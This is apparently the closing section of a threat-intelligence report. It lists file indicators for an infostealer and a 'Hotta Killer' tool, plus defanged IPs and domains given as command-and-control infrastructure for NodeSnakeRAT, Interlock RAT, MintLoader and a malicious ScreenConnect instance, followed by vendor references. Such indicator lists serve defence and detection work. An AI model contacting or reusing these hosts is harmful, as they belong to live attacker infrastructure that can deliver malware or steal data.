C:\poly\move.dll	move.dll	Infostealer	2F17DE0A21EE0AB24254D56B25F
C:\poly\key.der	key.der	Infostealer component (move.dll)	F66F2920C3094ACD2E8352082AA
C:\Users\<compromised_user>\AppData\Local\Temp\ws\polers.dll	polers.dll	Hotta Killer tool	ADF4976A229C70DF5A404C45EF
C:\Dumps\jolup.dll	jolup.dll	Hotta Killer tool	ADF4976A229C70DF5A404C45EF
C:\Dumps\anyon.dll	anyon.dll	Hotta Killer tool	ADF4976A229C70DF5A404C45EF

Network-Based Indicators

Indicator Type	Network Indicator	Description	First Observed

			(In this intrusion)
IPv4 Address	138[.]199.156.22	MintLoader IP	31-March-2025
IPv4 Address	216[.]245.184.181	NodeSnakeRAT Redundancy C2 IP	31-March-2025
IPv4 Address	212[.]237.217.182	NodeSnakeRAT Redundancy C2 IP	31-March-2025
IPv4 Address	168[.]119.96.41	NodeSnakeRAT Redundancy C2 IP	31-March-2025
Domain	suffering-arnold-satisfaction-prior[.]trycloudflare.com	NodeSnakeRAT C2 Domain	31-March-2025
Domain	speak-head-somebody-stays[.]trycloudflare.com	NodeSnakeRAT C2 Domain	31-March-2025
Domain	mortgage-i-concrete-origins[.]trycloudflare.com	NodeSnakeRAT C2 Domain	31-March-2025
Domain	una-idol-ta-missile[.]trycloudflare.com	NodeSnakeRAT C2 Domain	31-March-2025
Domain	strain-brighton-focused-kw[.]trycloudflare.com	NodeSnakeRAT C2 Domain	31-March-2025
Domain	musicians-implied-less-model[.]trycloudflare.com	NodeSnakeRAT C2 Domain	31-March-2025
IPv4 Address	45[.]61.136.109	Interlock RAT C2 IP	21-April-2025
IPv4 Address	128[.]140.120.188	Interlock RAT C2 IP	21-April-2025
IPv4 Address	177[.]136.225.135	Interlock RAT C2 IP	21-April-2025
IPv4 Address	37[.]27.216.30	NodeSnakeRAT Redundancy C2 IP	22-May-2025
IPv4 Address	66[.]85.173.36	NodeSnakeRAT Redundancy C2 IP	22-May-2025
IPv4 Address	146[.]70.79.43	NodeSnakeRAT Redundancy C2 IP	22-May-2025
Domain	nedy-throwing-knock-whats[.]trycloudflare[.]com	NodeSnakeRAT C2 Domain	22-May-2025
Domain	oclc-publishing-individual-maps[.]trycloudflare[.]com	NodeSnakeRAT C2 Domain	22-May-2025
Domain	time-syncmicrosoft[.]com	NodeSnakeRAT C2 Domain	22-May-2025
Domain	cf1-winows-ww[.]com	NodeSnakeRAT C2 Domain	22-May-2025
Domain	microsoft-iplcloud[.]com	NodeSnakeRAT C2 Domain	22-May-2025
Domain	sublime-tragedy-counties-sculpture[.]trycloudflare[.]com	NodeSnakeRAT C2 Domain	22-May-2025
Domain	champagne-businesses-hand-theta[.]trycloudflare[.]com	NodeSnakeRAT C2 Domain	22-May-2025
Domain	assets-msnds[.]org	NodeSnakeRAT C2 Domain	22-May-2025
Domain	settings-win-datamicrosoft[.]org	NodeSnakeRAT C2 Domain	22-May-2025
Domain	settings-datamicrosoft[.]org	NodeSnakeRAT C2 Domain	22-May-2025

Domain	periodic-priest-games-assessed[.]trycloudflare[.]com	NodeSnakeRAT C2 Domain	22-May-2025
Domain	uncertainty-por-bubble-persian[.]trycloudflare[.]com	NodeSnakeRAT C2 Domain	22-May-2025
Domain	eventsdatamicrosoft[.]org	NodeSnakeRAT C2 Domain	22-May-2025
Domain	dns-teams-windows[.]live	NodeSnakeRAT C2 Domain	22-May-2025
Domain	sync-time-win[.]live	NodeSnakeRAT C2 Domain	22-May-2025
IPv4 Address	157[.]250.195.229	Interlock RAT C2 IP	04-September-2025
IPv4 Address	216[.]219.95.234	Interlock RAT C2 IP	04-September-2025
IPv4 Address	91[.]98.29.99	Interlock RAT C2 IP	04-September-2025
IPv4 Address	64[.]190.113.235	Interlock RAT C2 IP	04-September-2025
Domain	user[.]kangaroosim[.]com	Malicious ScreenConnect Domain	14-September-2025
IPv4 Address	91[.]92.241.179	IP associated with malicious ScreenConnect domain	14-September-2025

[1] https://docs.fortinet.com/document/fortiedr/7.2.0/administration-guide/815103

[2] https://community.fortinet.com/t5/FortiGate/Troubleshooting-Tip-Blocking-All-Remote-Access-software/ta-p/360335

[3] https://www.microsoft.com/en-us/security/blog/2025/08/21/think-before-you-clickfix-analyzing-the-clickfix-social-engineering-technique/

[4] https://www.acronis.com/en/tru/posts/filefix-in-the-wild-new-filefix-campaign-goes-beyond-poc-and-leverages-steganography/
